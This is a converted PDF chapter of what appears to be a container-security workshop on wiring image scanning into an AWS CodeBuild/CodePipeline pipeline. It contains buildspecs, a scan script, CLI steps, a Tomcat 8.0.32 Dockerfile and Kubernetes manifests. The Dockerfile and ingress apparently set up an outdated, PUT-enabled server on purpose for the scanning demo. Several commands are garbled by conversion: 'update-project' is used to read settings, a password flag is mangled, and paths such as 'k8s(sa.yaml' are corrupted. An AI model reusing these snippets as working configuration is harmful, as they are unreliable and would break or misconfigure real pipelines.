5.4 CI/CD Environment


In this lab we use AWS CodeCommit, AWS CodeBuild and AWS CodePipeline. The most common CI/CD pipeline in use is Jenkins. We have used CodeBuild and CodePipeline here as they are AWS native services. The principals are the same from all CI/CD pipelines as they are simply a tool for sequencing a set of operations and scripts. We attempt to show here that integrating image scanning into a pipeline is a relatively simple process.

AWS CodeCommit is a fully-managed source control service that hosts secure Git-based repositories. This solution uses CodeCommit to create a repository to store the application and deployment code.

AWS CodeBuild is a fully managed build service in the cloud. AWS CodeBuild compiles the source code, runs unit tests, and produces artifacts that are ready to deploy. CodeBuild provides the Continuous Integration (CI) capabilities.

AWS CodePipeline on the other hand, is a fully managed continuous delivery service that helps to automate the release pipelines for fast and reliable application and infrastructure updates. CodePipeline automates the build, test, and deploy phases of the release process every time there is a code change. CodePipeline provides the Continuous Deployment (CD) capabilities.

The following diagram shows what happens when you run a build with CodeBuild:




1. As input, you must provide CodeBuild with a build project. A build project includes information about how to run a build, including where to get the source code, which build environment to use, which build commands to run, and where to store the build output. A build environment represents a combination of operating system, programming language runtime, and tools that CodeBuild uses to run a build.
2. CodeBuild uses the build project to create the build environment.
3. CodeBuild downloads the source code into the build environment and then uses the build specification (buildspec), as defined in the build project or included directly in the source code. A buildspec is a collection of build commands and related settings, in YAML format, that CodeBuild uses to run a build. For more information, see the Buildspec reference.
4. If there is any build output, the build environment uploads its output to an S3 bucket. The build environment can also perform tasks that you specify in the buildspec (for example, sending build notifications to an Amazon SNS topic). For an example, see Build notifications sample.
5. While the build is running, the build environment sends information to CodeBuild and Amazon CloudWatch Logs.

6. While the build is running, you can use the AWS CodeBuild console, AWS CLI, or AWS SDKs to get summarised build information from CodeBuild and detailed build information from Amazon CloudWatch Logs. If you use AWS CodePipeline to run builds, you can get limited build information from CodePipeline.

Note: There is a limitation of the lab that prevents full access to all parts of the codebuild/codepipeline tools. For this lab we will use a mixture of the GUI + AWS CLI + Github for the source files

5.4.1 Codebuild Components

We have a repository that contains the source code for the application and the deployment



The screenshot shows the AWS CodeCommit interface. On the left, there's a navigation sidebar with 'Developer Tools' at the top, followed by 'CodeCommit'. Under 'Source', it shows 'CodeCommit' with 'Repositories' highlighted in orange. Below that are 'Getting started', 'Approval rule templates', and 'Artifacts' (with 'CodeArtifact' listed). The main area is titled 'Repositories' and shows one repository named 'webapp'. There are buttons for 'Info', 'Notify', 'Clone URL', 'View repository', and 'Delete repository'.

Although the gui permissions do not permit us to access the repository you can find a copy of the files below

<https://github.com/jhseceng/cwp-container-lab/tree/master/code>

..	
app/tomcat	Build Files
cs_image_scan	Build Files
sensor_image_import	Build Files
ecr-buildspec.yaml	Build Files
eks-buildspec.yaml	Build Files
falcon-buildspec.yaml	Build Files
sensor-buildspec.yaml	Build Files

Building the Image - ecr-buildspec.yaml

First take a look at the buildspec files. A *buildspec* is a collection of build commands and related settings, in YAML format, that CodeBuild uses to run a build.

We have an ecr-buildspec.yaml file which builds the application container image from a Dockerfile.

```
version: 0.2
phases:
  pre_build:
    commands:
      - echo Logging in to Amazon ECR...
      - aws --version
      - aws ecr get-login-password --region $AWS_DEFAULT_REGION | docker login
        --username AWS --password-stdin ${REPO_ECR}
      - REPOSITORY_URI=${REPO_ECR}
      - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c 1-7)
      - IMAGE_TAG=${COMMIT_HASH}:latest
  build:
    on-failure: ABORT
    commands:
      - echo Build started on `date`
      - echo Building the Docker image...
      - docker build -t $REPOSITORY_URI:latest ./app/tomcat/
      - docker tag $REPOSITORY_URI:latest $REPOSITORY_URI:$IMAGE_TAG
      - echo running image-scan.sh
      - chmod +x ./cs_image_scan/image-scan.sh
      - ./cs_image_scan/image-scan.sh
  post_build:
    commands:
      - bash -c "if [ \"\$CODEBUILD_BUILD_SUCCEEDING\" == \"0\" ]; then exit 1; fi"
      - echo Build completed on `date`
      - echo Pushing the Docker images...
```

pre_build:

The prebuild logs into the AWS ECR registry and creates additional variables used in the build

```
pre_build:  
  commands:  
    - echo Logging in to Amazon ECR...  
    - aws --version  
    - aws ecr get-login-password --region $AWS_DEFAULT_REGION | docker login --username AWS --password=$REPO_ECR  
    - REPOSITORY_URI=${REPO_ECR}  
    - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c 1-7)  
    - IMAGE_TAG=${COMMIT_HASH:=latest}
```

build:

The build phase runs the “docker build” from the docker file in the /app/tomcat/ directory in the codebuild repository

First the image is built and tagged

```
build:  
  on-failure: ABORT  
  commands:  
    - echo Build started on `date`  
    - echo Building the Docker image...  
    - docker build -t $REPOSITORY_URI:latest ./app/tomcat/  
    - docker tag $REPOSITORY_URI:latest $REPOSITORY_URI:$IMAGE_TAG  
    - echo running image-scan.sh  
    - chmod +x ./cs_image_scan/image-scan.sh  
    - ./cs_image_scan/image-scan.sh
```

Examining the image-scan.sh

```
#!/bin/sh
if [ -z "$CS_SCAN_IMAGE" ]; then
    echo "WARNING: CS_SCAN_IMAGE is not set, skipping image scan"
    exit 0
fi
echo "Installing the required dependencies"
pip3 install docker requests
echo "Running CS Image Scan script"
python3 ./cs_image_scan/cs_scantomage.py -r $REPOSITORY_URI -t latest -s 25000 -c
$CS_CLOUD
```

The command below looks for an Environment variable (CS_SCAN_IMAGE) in the build environment. If this variable is set then image scanning will be enabled in the CI pipeline.

```
if [ -z "$CS_SCAN_IMAGE" ]; then
    echo "WARNING: CS_SCAN_IMAGE is not set, skipping image scan"
    exit 0
fi
```

post_build:

Once the build has completed the docker image is pushed to the registry

```
post_build:  
  commands:  
    - bash -c "if [ \"\$CODEBUILD_BUILD_SUCCEEDING\" == \"0\" ]; then exit 1; fi"  
    - echo Build completed on `date`  
    - echo Pushing the Docker images...  
    - docker push $REPOSITORY_URI:latest  
    - docker push $REPOSITORY_URI:$IMAGE_TAG
```

You can view the current project environment variables

Select **CodeBuild** -> **Build**> **BuildProjects**

Select **webapp-image-build**

The screenshot shows the AWS CodeBuild console interface. On the left, there is a navigation sidebar with sections for Source (CodeCommit), Artifacts (CodeArtifact), Build (CodeBuild), Deploy (CodeDeploy), Pipeline (CodePipeline), and Settings. Under the Build section, the 'Build projects' option is selected. The main area is titled 'Build projects' and contains a table with three rows. The first row, 'webapp-image-build', is highlighted with a red border. The table columns are Name, Source provider, Repository, Latest build status, Description, and Last Modified. The 'Latest build status' column for all three projects shows 'Succeeded'. The 'Last Modified' column for all three projects shows '12 hours ago'. The table has a header row with sorting icons for Name, Source provider, Repository, Latest build status, Description, and Last Modified.

Name	Source provider	Repository	Latest build status	Description	Last Modified
webapp-image-build	AWS CodePipeline	-	Succeeded	-	12 hours ago
sensor-image-import	AWS CodePipeline	-	Succeeded	-	12 hours ago
eks-webapp-deploy	AWS CodePipeline	-	Succeeded	-	12 hours ago

Next select “Environment” from “Edit” drop down menu:

The screenshot shows the AWS CodeBuild console interface. On the left, there's a sidebar with various navigation options under 'CodeBuild'. In the main area, a project named 'webapp-image-build' is displayed. At the top right of the project page, there's an 'Edit' button with a dropdown arrow. A red arrow points to this dropdown, specifically highlighting the 'Environment' option which is currently selected. Below the dropdown, there are tabs for 'Build history', 'Batch history', 'Build details', 'Build triggers', and 'Metrics'. Under 'Build history', there are two entries listed.

Build run	Status	Build number	Source version	Submitter	Duration	Completed
webapp-image-build653d83ee-c50b-417-a52b-b5e4f4ba8725	Succeeded	2	arnaws:s3::cwp-demo-stack-codepipeline:codepipelineartifactstore-cdahpthw38e2/webapp-deploy-pipeline/SourceOutput/zjs69FF	codepipeline/webapp-deploy-pipeline	3 minutes 31 seconds	4 hours ago
webapp-image-build653d83ee-c50b-417-a52b-b5e4f4ba8725	Succeeded	3	arnaws:s3::cwp-demo-stack-codepipeline:codepipelineartifactstore-cdahpthw38e2/webapp-deploy-pipeline/SourceOutput/y2g8lRr	codepipeline/webapp-deploy-pipeline	3 minutes 34 seconds	3 hours ago

Select “Additional configuration”

This screenshot shows the 'Edit Environment' dialog box. At the top, it says 'Edit Environment'. Below that, there's a section titled 'Environment' with a sub-section 'Current environment image' set to 'aws/codebuild/standard:5.0'. There's a button 'Override image'. Under 'Service role', it says 'Choose an existing service role from your account' and shows a dropdown with 'arn:aws:iam:651962496516:role/cwp-demo-stack-CodePipeline-ECRCodeBuild'. A checkbox 'Allow AWS CodeBuild to modify this service role so it can be used with this build project' is checked. At the bottom, there's a section titled 'Additional configuration' with a sub-section 'Timeout, certificate, VPC, compute type, environment variables, file systems'. This entire 'Additional configuration' section is highlighted with a large red box. At the very bottom of the dialog are buttons 'Cancel' and 'Update environment'.

The current environment variables are displayed

Environment variables			
Name	Value	Type	
REPO_ECR	800894433767.dkr.ecr.u	Plaintext ▾	Remove
FALCON_CLIENT_ID	arn:aws:secretsmanager	Secrets Manager ▾	Remove
FALCON_CLIENT_SECRET	arn:aws:secretsmanager	Secrets Manager ▾	Remove
CS_CLOUD	arn:aws:secretsmanager	Secrets Manager ▾	Remove


Add environment variable

5.4.2 Enable Image Scanning

In order to enable image scanning we will add an environment variable to the build.

Note: The role assigned to the GUI does not have sufficient permissions however we can achieve this via the aws cli in the Bastion Host

Step 1 - Return the Bastion Host



Step 2 - Add the jq utility

Note: The jq utility is a command line tool used to parse and manipulate json and is often used with aws cli commands as the output is typically in json format.

<https://technology.amis.nl/software-development/jq-linux-command-line-tool-for-interpreting-and-manipulating-json-documents/>

Step 3 - Run the command:

```
sudo yum install -y jq
```

Step 4 - Create the new environment variable object

```
newEnvVariables=$(aws codebuild update-project \  
--name "webapp-image-build" --region us-west-2 | \  
    jq -r '.project.environment' | \  
        jq '.environmentVariables[environmentVariables | length ] |= . + { "type":' \  
        "PLAINTEXT", "name": "CS_SCAN_IMAGE", "value": "true" }')
```

Step 5 - Apply the Update

```
aws codebuild update-project --name "webapp-image-build" --region us-west-2  
--environment "$newEnvVariables"
```

Step 6 - Check the project update

```
aws codebuild update-project --name "webapp-image-build" --region us-west-2 | less
```

Note: You will need to press "q" to exit out of less

Check that the environment variable has been added

You then use the code below to push that environment variable into the "webapp-image-build" so when you see the screen shot below, it shows the previous variables like FALCON_CLIENT_ID, FALCON_CLIENT_SECRET, and finally the CS_SCAN_IMAGE variable.

```
"environmentVariables": [
    {
        "type": "PLAINTEXT",
        "name": "REPO_ECR",
        "value": "800894433767.dkr.ecr.us-west-2.amazonaws.com/webapp"
    },
    {
        "type": "SECRETS_MANAGER",
        "name": "FALCON_CLIENT_ID",
        "value": "arn:aws:secretsmanager:us-west-2:800894433767:secret:FalconAPIKey-AqYtDA:client_id"
    },
    {
        "type": "SECRETS_MANAGER",
        "name": "FALCON_CLIENT_SECRET",
        "value": "arn:aws:secretsmanager:us-west-2:800894433767:secret:FalconAPIKey-AqYtDA:client_se"
    },
    {
        "type": "SECRETS_MANAGER",
        "name": "CS_CLOUD",
        "value": "arn:aws:secretsmanager:us-west-2:800894433767:secret:FalconAPIKey-AqYtDA:cs_cloud"
    },
    {
        "type": "PLAINTEXT",
        "name": "CS_SCAN_IMAGE",
        "value": "true"
    }
],
```

5.5 The Application Build

The application is built from a Dockerfile. .

You can find the Dockerfile here

<https://github.com/jhsecena/cwp-container-lab/blob/master/code/app/tomcat/Dockerfile>



A screenshot of a GitHub repository page for the 'cwp-container-lab' repository. The 'code' tab is selected, and the 'tomcat' branch is chosen. The Dockerfile content is displayed:

```
FROM public.ecr.aws/ubuntu/ubuntu:18.04
RUN apt-get -yqq update
RUN apt-get -yqq install openjdk-8-jdk wget net-tools
RUN mkdir /opt/tomcat \
&& cd /opt/tomcat \
&& wget -q http://provisioning.aws.cs-labs.net/workshop/cwp/files/apache-tomcat-8.0.32.tar.gz -O apache-tomcat-8.0.32.tar.gz \
&& wget -q http://provisioning.aws.cs-labs.net/workshop/cwp/files/teds-web.xml -O teds-web.xml \
&& tar zxvf apache-tomcat-8.0.32.tar.gz \
&& cp teds-web.xml /opt/tomcat/apache-tomcat-8.0.32/conf/web.xml \
&& echo "export JAVA_HOME=/usr/lib/jvm/java-1.8.0-openjdk-amd64" >> ~/.bashrc \
&& echo "export CATALINA_HOME=/opt/tomcat/apache-tomcat-8.0.32" >> ~/.bashrc
CMD ["/opt/tomcat/apache-tomcat-8.0.32/bin/catalina.sh", "run"]
EXPOSE 8080
```

Deploying the Application - eks-buildspec.yaml

We have an eks-buildspec.yaml file which builds the application container image from a Dockerfile

```
version: 0.2

phases:
  pre_build:
    on-failure: ABORT
    commands:
      - echo Creating kubeconfig for Amazon EKS...
      - aws eks --region $AWS_DEFAULT_REGION update-kubeconfig --name
$EKS_CLUSTER_NAME
      - REPOSITORY_URI=${REPO_ECR}
      - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c
1-7)
      - IMAGE_TAG=${COMMIT_HASH:=latest}
      - echo "Update Image tag in kube-manifest..."
      - sed -i 's@CONTAINER_IMAGE@'"$REPOSITORY_URI:$IMAGE_TAG"'@"
./app/tomcat/k8s/deployment.yaml
      - cat ./app/tomcat/k8s/deployment.yaml
      - echo "Update SA Arn in manifest..."
      - sed -i 's@SERVICE_ROLE_ARN@'"$SERVICE_ROLE_ARN"'@"
./app/tomcat/k8s/sa.yaml
      - cat ./app/tomcat/k8s/sa.yaml
  build:
    on-failure: ABORT
    commands:
      - echo Deploy started on `date`
      - echo Creating Deployment Service Account...
      - kubectl apply -f ./app/tomcat/k8s/sa.yaml
      - echo Creating Deployment...
      - kubectl apply -f ./app/tomcat/k8s/deployment.yaml
      - echo Creating Service...
      - kubectl apply -f ./app/tomcat/k8s/service.yaml
      - echo Creating Ingress AWS ALB...
      - kubectl apply -f ./app/tomcat/k8s/ingress.yaml
```

pre_build:

First the build server authenticates to the EKS cluster and updates its Kubeconfig file.

```
version: 0.2

phases:
  pre_build:
    on-failure: ABORT
    commands:
      - echo Creating kubeconfig for Amazon EKS...
      - aws eks --region $AWS_DEFAULT_REGION update-kubeconfig --name
        $EKS_CLUSTER_NAME
      - REPOSITORY_URI=${REPO_ECR}
      - COMMIT_HASH=$(echo $CODEBUILD_RESOLVED_SOURCE_VERSION | cut -c
        1-7)
      - IMAGE_TAG=${COMMIT_HASH:=latest}
```

Next the new image tag is added to the ./app/tomcat/k8s/deployment.yaml file and a service role is added to the sa.yaml file.

```
- echo "Update Image tag in kube-manifest..."
- sed -i 's@CONTAINER_IMAGE@'"$REPOSITORY_URI:$IMAGE_TAG"'@'
./app/tomcat/k8s/deployment.yaml
- cat ./app/tomcat/k8s/deployment.yaml
- echo "Update SA Arn in manifest..."
- sed -i 's@SERVICE_ROLE_ARN@'"$SERVICE_ROLE_ARN"'@'
./app/tomcat/k8s(sa.yaml
- cat ./app/tomcat/k8s(sa.yaml
```

build:

The application is then added to the cluster using kubectl commands

```
- echo Deploying to the EKS cluster...
- kubectl apply -f ./app/tomcat/k8s/deployment.yaml
- echo Deploying Service to the EKS cluster...
- kubectl apply -f ./app/tomcat/k8s/service.yaml
- echo Deploying Ingress to the EKS cluster...
- kubectl apply -f ./app/tomcat/k8s/ingress.yaml
```


5.5 The Application Deployment

The Application Deployment is defined in three files

- deployment.yaml
- service.yaml
- ingress.yaml

deployment.yaml

<https://github.com/jhseceng/cwp-container-lab/blob/master/code/app/tomcat/k8s/deployment.yaml>



A screenshot of a GitHub repository page for 'cwp-container-lab'. The repository has 0 contributors. The deployment.yaml file contains 22 lines of YAML code for a Kubernetes Deployment resource.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: webapp
  labels:
    app: webapp
spec:
  replicas: 1
  selector:
    matchLabels:
      app: webapp
  template:
    metadata:
      labels:
        app: webapp
    spec:
      serviceAccountName: pod-s3-access
      containers:
        - name: webapp
          image: CONTAINER_IMAGE
          ports:
            - containerPort: 8080
```

In [Kubernetes](#), a deployment is a method of launching a pod with containerized applications and ensuring that the necessary number of replicas is always running on the cluster.

template: -> spec: -> containers:

This defines the name of the container and the image that it is built from.

spec: -> selector: -> matchLabels:

This defines a label that is used in the service.yaml file to bind the service to the deployment

spec: -> replicas:


This defines the number of containers to run in the cluster

service.yaml

<https://github.com/jhseceng/cwp-container-lab/blob/master/code/app/tomcat/k8s/service.yaml>

A Kubernetes service is a logical abstraction for a deployed group of pods in a cluster (which all perform the same function). Kubernetes services connect a set of pods to an abstracted service name and IP address. Services provide discovery and routing between pods. For example, services connect an application front-end to its backend, each of which running in separate deployments in a cluster. Services use labels and selectors to match pods with other applications. The core attributes of a Kubernetes service are:

- A label selector that locates pods
- The clusterIP IP address and assigned port number
- Port definitions
- Optional mapping of incoming ports to a targetPort



The screenshot shows a GitHub repository page for 'cwp-container-lab'. The 'service.yaml' file is displayed. The code defines a Service object with the following specifications:

```
1 ---  
2 apiVersion: v1  
3 kind: Service  
4 metadata:  
5   name: webapp  
6 spec:  
7   ports:  
8     - port: 80  
9       targetPort: 8080  
10      protocol: TCP  
11    type: NodePort  
12    selector:  
13      app: webapp
```

spec: -> ports: -> port:

Defines the port that the service exposes

spec: -> ports: -> targetPort:

Defines the port that the service binds to. (The port number should match the containerPort defined in the deployment.yaml file)

spec: -> selector: -> app:

Defines the value used to select the containers to target (The name should match the value in the matchLabels: value defined in the deployment.yaml file)

spec: -> type

NodePort: Exposes the Service on each Node's IP at a static port

ingress.yaml

[Ingress](#) exposes HTTP and HTTPS routes from outside the cluster to [services](#) within the cluster. Traffic routing is controlled by rules defined on the Ingress resource.

24 lines (24 sloc) | 742 Bytes

Raw

```
1 apiVersion: networking.k8s.io/v1
2 kind: Ingress
3 metadata:
4   name: "webapp-ingress"
5   annotations:
6     kubernetes.io/ingress.class: alb
7     alb.ingress.kubernetes.io/scheme: internet-facing
8     alb.ingress.kubernetes.io/conditions.webapp: >
9       [{"field":"http-request-method","httpRequestMethodConfig":{"Values":["GET", "PUT"]}}]
10    alb.ingress.kubernetes.io/target-group-attributes: stickiness.enabled=true,stickiness.lb_cookie.duration_seconds=86400
11    alb.ingress.kubernetes.io/target-type: ip
12   labels:
13     app: webapp
14 spec:
15   rules:
16     - http:
17       paths:
18         - path: /
19           pathType: Prefix
20           backend:
21             service:
22               name: "webapp"
23               port:
24                 number: 80
```

spec: -> rules -> http: -> paths: -> path: -> backend: -> service

Defines the service that the ingress service will target

In this lab we have deployed the “AWS EKS load balancer” controller to the cluster. The loadbalancer controller parses ingress.yaml files and uses an AWS Application LoadBalancer to expose the ingress service.

<https://docs.aws.amazon.com/eks/latest/userguide/aws-load-balancer-controller.html>

5.5.1 Validating the Application Deployment

We automate the deployment of the application to the cluster directly after the cluster builds.

<https://docs.aws.amazon.com/codepipeline/latest/userguide/concepts.html#concepts-stages>

The pipeline has three stages

- Source
- Build
- Deploy

From the GUI we can view the pipelines but not the detail

The screenshot shows the AWS CodePipeline console under the Developer Tools section. On the left, there's a sidebar with a tree view of services: Source (CodeCommit), Artifacts (CodeArtifact), Build (CodeBuild), Deploy (CodeDeploy), Pipeline (CodePipeline). Under Pipeline, 'Getting started' and 'Pipelines' are expanded. Below the sidebar, there are links to 'Go to resource' and 'Feedback'. The main area is titled 'Pipelines' and shows a table with columns: Name, Most recent execution, Latest source revisions, and Last executed. Two pipelines are listed:

Name	Most recent execution	Latest source revisions	Last executed
webapp-deploy-pipeline	-	-	-
sensor-import-pipeline	-	-	-

A tooltip for the 'webapp-deploy-pipeline' row contains the following error message:

AccessDeniedException
User: arn:aws:iam::800894433767:user/wus-cloudshare is not authorized to perform: codepipeline>ListPipelineExecutions on resource: arn:aws:codepipeline:us-west-2:800894433767:webapp-deploy-pipeline because no identity-based policy allows the codepipeline>ListPipelineExecutions action
[Show additional errors](#)

Return to the Bastion host where we can examine the pipeline

Run the command

```
aws codepipeline get-pipeline --name webapp-deploy-pipeline --region us-west-2 | less
```

Note: You will need to press "q" to exit out of less.

Source

